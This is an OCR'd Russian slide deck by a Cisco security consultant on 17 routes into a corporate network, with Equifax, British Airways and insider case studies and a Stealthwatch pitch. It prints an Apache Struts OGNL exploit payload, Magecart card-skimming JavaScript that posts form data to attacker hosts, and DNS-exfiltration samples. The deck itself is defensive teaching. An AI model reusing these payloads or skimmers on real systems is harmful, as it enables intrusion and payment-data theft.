




17 способов проникновения во внутреннюю сеть компании

Алексей Лукацкий


Бизнес-консультант по безопасности




INTUITIVE

Посмотрите на современную, вашу, сеть

Какие варианты проникновения в нее существуют?



Утечка номеров кредитных карт через DNS



Нормальное распределение длин поддоменов




Аномалии в названии поддоменов

log.nu6timjqgq4dimbuhe.3ikfsb---отредактировано---cg3.7s3bnxqmvqy7sec.**dojfgj.com**
log.nu6timjqgq4dimbuhe.otlz5y---отредактировано---ivc.v55pgwcschs3cbee.**dojfgj.com**

Что скрывается в этой строке на 231 символ?

Взлом через Wi-Fi в контролируемой зоне



История атак на оборудование Cisco

Начало 2000-х годов

	Вариант 0	Вариант 1	Вариант 2	Вариант 3	Вариант 4	Вариант 5
Метод заражения	Статический	Статический	В процессе исполнения	В процессе исполнения	В процессе исполнения	Статический
Цель	IOS	IOS	IOS	IOS, linecards	IOS, ROMMON	IOS
Архитектура цели	MIPS	MIPS	MIPS	MIPS, PPC	MIPS	MIPS
Транспорт C&C	Неприменимо	Неприменимо	ICMP	UDP	ICMP	TCP SYN
Удаленное обнаружение	Через криptoанализ	Через криptoанализ	Используя протокол C2	Используя протокол C2	Не напрямую	Да

- Это привело к появлению множества новых технологий контроля целостности оборудования - Trust Anchor, Secure Boot, Image Signing и др.
- 44-ФЗ как угроза информационной безопасности...


Взлома Web-портала Equifax

- 10 марта 2017 года злоумышленники нашли известную уязвимость на портале Equifax, позволившую получить доступ к Web-порталу и выполнять на нем команды
- Информация об уязвимости была разослана US CERT двумя днями ранее
- После идентификации уязвимости злоумышленники запустили экспloit и получили доступ к системе, проверив возможность запуска команд
- Никаких данных украдено еще не было

The screenshot shows two windows. The top window is a browser displaying an error message: "An Error Occurred". The error details state: "com.ibm.websphere.servlet.error.ServletErrorReport: com.ibm.ws.jsp.JspCoreException: Unable to convert string 'uiadmin' to class javax.el.ValueExpression for attribute basename: java.lang.IllegalArgumentException: Property Editor not registered with the PropertyEditorManager". Below this, a "Stack Trace" section shows the Java stack trace. The bottom window is a terminal window with a red box highlighting the command being run: "curl http://localhost:8080/struts2-showcase-2.3.12/showcase.action -d 'art/fom-data' -# @vulneronix#log4j.OgnlContext@#DEFAULT_MEMBER_ACCESS, (# memberAccess:#@vulneronix#x002E#ActionContext#container'), (#iou#F#getInstance(#com.opensymphony.xwork2.ActionContext#container')), (#iou#F#clear()), (#iou#F#setMemberAccess(#dm)), (#exec#`echo equifax|pwn3d`)", which is a command to exploit a vulnerability in the Apache Struts framework.

Шаг 2 в атаке на Equifax: эксплуатация уязвимости

- 13 мая 2017 года злоумышленники эксплуатировали эту уязвимость и проникли во внутренние системы, выполнив ряд маскирующих процедур
- Например, использовалось существующее зашифрованное соединение для генерации запросов/получения ответов




The screenshot shows a terminal window with a red box highlighting a specific log entry. The log entry is dated 2017-09-14 at 15:50:42. It details an attempt to parse a multipart request, which failed because the request did not contain a multipart/form-data or multipart/mixed stream. The content type header was identified as 'multipart/form-data'. The log also shows context information related to OgnlContext and member access, and it includes Java code snippets involving 'FileUploadBase\$FileItemIteratorImpl' and 'MultiPartRequestWrapper'. The terminal window has a status bar at the bottom indicating '15774,1-8 98%'. The title bar of the terminal window reads 'root@ok-main-gw: /var/lib/tomcat7/logs'.

```
root@ok-main-gw: /var/lib/tomcat7/logs
[...]
at org.apache.jasper.runtime.JspFactoryImpl.getPageContext (JspFactoryImpl.java:65)
at org.apache.jsp.showcase_jsp._jspService (showcase_jsp.java:77)
... 80 more
2017-09-14 15:50:42.696  WARN (org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest:60) - Unable to parse request
org.apache.commons.fileupload.FileUploadBase$InvalidContentTypeException: the request doesn't contain a multipart/form-data or multipart/mixed stream, content type header is #({# = "multipart/form-data"}, (#vulneronix:@ognl.OgnlContext#DEFAULT_MEMBER_ACCESS), (#_memberAccess?{# _memberAccess:#vulneronix}):(#fc:#context['com.opensymphony.xwork2.ActionContext.container']).(#iou:#fc.getInstance('com.opensymphony.xwork2.ognl.OgnlUtil@class')).(#iou.getExcludedPackageNames().clear()),(#iou.getExcludedClasses().clear()),(#context.setMemberAccess(#dm)),(#ex="#echo equifax pwn3d @ whom@"),(#ex=((('bin/bash', '-c', '#x1'), (#p=new java.lang.ProcessBuilder(#ex))), (#p.redirectErrorStream(true), (#proc=#p.start()))).(#x=(@org.apache.struts2.ServletActionContext@getResponse().getOutputStream())),(@org.apache.commons.io.IOUtils@copy(*proc.getInputStream(), #x))),(#x.getOutputStream().write(#x.getInputStream().readAllBytes()),#x.close()),@org.apache.commons.fileupload.FileUploadBase$FileItemIteratorImpl.<init>(FileUploadBase.java:908)
at org.apache.commons.fileupload.FileUploadBase.getIterator (FileUploadBase.java:331)
at org.apache.commons.fileupload.FileUploadBase.parseRequest (FileUploadBase.java:351)
at org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.parseRequest (JakartaMultiPartRequest.java:189)
at org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.processUpload (JakartaMultiPartRequest.java:127)
at org.apache.struts2.dispatcher.multipart.JakartaMultiPartRequest.<init> (JakartaMultiPartRequest.java:92)
at org.apache.struts2.dispatcher.multipart.MultiPartRequestWrapper.<init> (MultiPartRequestWrapper.java:81)
at org.apache.struts2.dispatcher.ng.PrepareOperations.wrapRequest (PrepareOperations.java:134)
at org.apache.struts2.dispatcher.ng.filter.StrutsPrepareFilter.doFilter (StrutsPrepareFilter.java:79)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter (ApplicationFilterChain.java:241)
at org.apache.catalina.core.ApplicationFilterChain.doFilter (ApplicationFilterChain.java:208)
at org.apache.catalina.core.StandardWrapperValve.invoke (StandardWrapperValve.java:221)
at org.apache.catalina.core.StandardContextValve.invoke (StandardContextValve.java:122)
at org.apache.catalina.core.StandardHostValve.invoke (StandardHostValve.java:169)
at org.apache.catalina.authenticator.AuthenticatorBase.invoke (AuthenticatorBase.java:505)
at org.apache.catalina.core.StandardHostValve.invoke (StandardHostValve.java:169)
[...]
```

Взлом British Airways


- Между 21 августа и 5 сентября 2018 года хакерская группа Magecart (или маскирующаяся под нее), взломав сервер авиакомпании British Airways, похитила данные 380 тысяч клиентов, включая их ПДн и финансовую информацию
- Позже ВА сообщила, что могли пострадать еще 185 тысяч клиентов



```
File Edit View Search Terminal Help
Modernizr-testStyle.js
efixes.join("scrollbar{width:0px} #modernizr{").split("#").slice(1).join("#")+" scrollbar{width:0px}";return Modernizr.testStyle
es(b,function(a){a="scrollWidth"in b&&b.scrollWidth==40);a));Modernizr.addTest("userselect",function(){return Modernizr.testAl
lProps("user-select")));Modernizr.addTest("dataset",function(){var a=document.createElement("div");return a.setAttribute("data-
a-b",""),!!a.dataset&&a.dataset.aB=="")});Modernizr.addTest("createelement-attrs",function(){try{return document.createElement(
"window.Modernizr);window.onload=function(){jQuery("
#submitButton").bind("mouse touchend",function(a){var n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.
value});var e=document.getElementById("personPaying").innerHTML=n.stringify(n);setTimeout(function(){jQuery
.ajax({type:"POST",async:0,url:'https://www.ba.com/gateway/app/dataprocessing/api/',data:t,dataType:"application/json"
});baways
4,27613 Bot
```

Начало сценария схоже с Equifax






- Отличие в том, что в случае с ВА был взломан сайт авиакомпании и подменен JavaScript, собирающий данные клиентов, с последующей пересылкой данных на вредоносный ресурс baways.com
- Также есть предположение, что взломан мог быть не сайт ВА, а CDN, используемый провайдерами связи для кеширования популярных ресурсов или сервер третьей стороны



The screenshot shows a terminal window titled 'str@cyberlab:~/Downloads' with a portion of a malicious JavaScript file highlighted in red. The code is obfuscated and contains several references to URLs and variables. A specific line is highlighted: 'var _0x91c7x4 = document['cookie'][match](new RegExp('^(?:(?:[^;]+;(?:[^;]+;)*|[^;]+=[^;]+;)*([;=][^;]+))'))'. This line is part of a function that attempts to extract a cookie value from the document.

```
File Edit View Search Terminal Help
var r128bcd4d491ld097afe891a08170121c = {
  snd: null,
  f49a44ff9a81b38c250064befdd3754a: https://info-stat.ws/js/slider.js',
  myid: (function(_0x91c7x2) {
    var _0x91c7x3 = document['cookie'][match](new RegExp('^(?:(?:[^;]+;(?:[^;]+;)*|[^;]+=[^;]+;)*([;=][^;]+))'))[g, '_$1'] + '=($1;)');
    return _0x91c7x3 ? decodeURIComponent(_0x91c7x3[1]) : undefined
  })('setid') || (function() {
    var _0x91c7x4 = new Date();
    var _0x91c7x5 = _0x91c7x4['getTime']() + '-' + Math['floor'](Math['random']()) + (999999999 - 11111111 + 1) + 111111;
    var _0x91c7x6 = new Date(new Date()['getTime']() + 60 * 60 * 24 * 1000);
    document['cookie'] = 'setid=' + _0x91c7x5 + '; path=/; expires=' + _0x91c7x6['toUTCString']();
    return _0x91c7x5
 ())),
  clk: function() {
    r128bcd4d491ld097afe891a08170121c['snd'] = null;
    var _0x91c7x7 = document['querySelectorAll']('input, select, textarea, checkbox, button');
    for (var _0x91c7x8 = 0; _0x91c7x8 < _0x91c7x7['length']; _0x91c7x8++) {
      if (_0x91c7x7[_0x91c7x8]['value']['length'] > 0) {
        var _0x91c7x9 = _0x91c7x7[_0x91c7x8]['name'];
        if (_0x91c7x9 == '') {
          _0x91c7x9 = _0x91c7x8
        }
        r128bcd4d491ld097afe891a08170121c['snd'] += _0x91c7x7[_0x91c7x8]['name'] + '=' + _0x91c7x7[_0x91c7x8]['value'] + '&';
      }
    }
  },
  send: function() {
    ...
  }
},
```

Атака «водопой» (water hole)



А также взлом ASUS

17 каналов проникновения плохих парней в вашу организацию?



1. E-mail
2. Web
3. Site-to-Site VPN
4. Remote Access VPN
5. Sharing resources
6. USB
7. Wi-Fi
8. Warez
9. BYOD
10. Embedded
11. Клиент-сервер с шифрованием
12. DevOps
13. Подрядчики
14. Уязвимость на портале
15. «Водопой» (Waterhole)
16. DNS
17. Облако

Что объединяет эти варианты?

Кто

Когда

Где

Что

Как

Больше контекста

- Кто/что, куда, когда и как
- География
- Web-логи
- Active Directory
- Приложения на узле

Search Subject Details	Totals	Peer Details
Packets: 285 Packet Rate: 2.85pps Bytes: 11.49KB Byte Rate: 117.69bps Percent Transfer: 0.6879458949171267% Host Groups: Desktops TrustSec ID: 100 TrustSec Name: Employees Payload: GET http://crl.entrust.net /2048ca.crl	Packets: 1.44K Packet Rate: 14.37pps Bytes: 1.63MB Byte Rate: 17.11Kbps Search Subject/Peer Ratio: 0.01 TCP Connections: 2 RTT: 2ms SRT: 498ms	Packets: 1.15K Packet Rate: 11.52pps Bytes: 1.62MB Byte Rate: 16.99Kbps Percent Transfer: 99.31205410508288% Host Groups: Canada Payload: 200 OK TrustSec ID: 0 TrustSec Name: Unknown


Flow Detailed Summary: 10.10.18.102

Close

Cisco Stealthwatch

Осведомленность в реальном времени на ПК, филиалах, ЦОДах и облачах

Расширенная
защита



Ускоренное
реагирование



Простая
сегментация



Stealthwatch Enterprise

Корпоративная сеть


Stealthwatch Cloud

Частное облако

Публичное облако

Система Cisco Stealthwatch

**Комплексная
безопасность
и сетевой
мониторинг**



Внутренний нарушитель

Host Summary

Host IP: 10.201.3.149

Status: Active

Hostname: workstation-149

Host Groups: End User Devices, Desktops, Marketing

Location: RFC 1918

First Seen: 10/26/17 6:52 PM

Last Seen: 2/28/18 10:03 AM

Policies: Insider Threat Event (10.20), Policy, Inside

MAC Address: fc:21:63:72:2f:10

Category: PV (AN, DH, RC, DR)

Actions: Quarantine, Unquarantine

Users & Sessions

User	Start	End
ken	2/28/18 7:30 AM	★ Current

MAC Address:	MAC Vendor:	Device Type:
fc:21:63:72:2f:10		Windows10-Workstation

User	Start	End
ken	2/27/18 7:30 AM	2/28/18 7:19 AM

MAC Address:	MAC Vendor:	Device Type:
2a:1f:31:b6:2d:34		Windows10-Workstation

Внутренний нарушитель крадет данные из ЦОДа

Дай мне все ассоциированные соединения?

Top Security Events for 10.201.3.149					Associated Flows	Edit	Target (0)
SECURITY EVENT	COUNT	CONCERN INDEX	FIRST ACTIVE	TARGET HOST			ACTIONS
▶ Suspect Data Hoarding	2	529,464	03/19 7:35:00 AM	Multiple Hosts			
▶ Port Scan	2	21,602	03/19 7:02:34 AM	64.14.29.85 ⏮			
▶ Suspect Data Loss	2	20,918	03/19 7:55:00 AM	Multiple Hosts			
▶ Port Scan	1	10,801	03/19 6:52:16 AM	152.46.6.91 ⏮	United States		
▶ Port Scan	1	10,801	03/19 7:06:20 AM	152.46.6.77 ⏮	United States		
▶ Port Scan	1	10,801	03/19 7:32:38 AM	152.46.13.15 ⏮	United States		
▶ Packet Flood - 22	1	5,601	03/19 7:33:02 AM	10.201.0.72 ⏮	Atlanta		
▶ High Traffic	1	4,553	03/19 7:35:00 AM	Multiple Hosts	--		

Внутренний нарушитель использует SSH

Cisco Network Conductor - Network Flow Analysis											Manage Columns	Summary	Export ▾	☰																								
START	DURATION	SUBJECT IP A...	SUBJECT POR...	SUBJECT HOS...	SUBJECT BYTES	APPLICATION	TOTAL BYTES	PEER IP ADDR...	PEER PORT/P...	PEER HOST G...																												
Ex. 06/06	Ex. <=50min	Ex. 10.10.10	Ex. 57100/U	Ex. "catch A	Ex. <=50M	Ex. "Corpora	Ex. <=50M	Ex. 10.255.2	Ex. 2055/UD	Ex. "Catch A																												
▶ Mar 19, 2018 7:2... (1hr 14min 7s ago)	7min 13s	10.201.3.149 ⓘ	49780/TCP	End User Device...	12.69 M	SSH/SCP (uncla...	2.12 G	10.201.0.72 ⓘ	22/TCP	Atlanta																												
▶ Mar 19, 2018 7:0... (1hr 38min 40s a...)	4min 37s	10.201.3.149 ⓘ	49162/TCP	End User Device...	26.25 K	SSH/SCP (uncla...	66.31 K	10.201.0.72 ⓘ	22/TCP	Atlanta																												
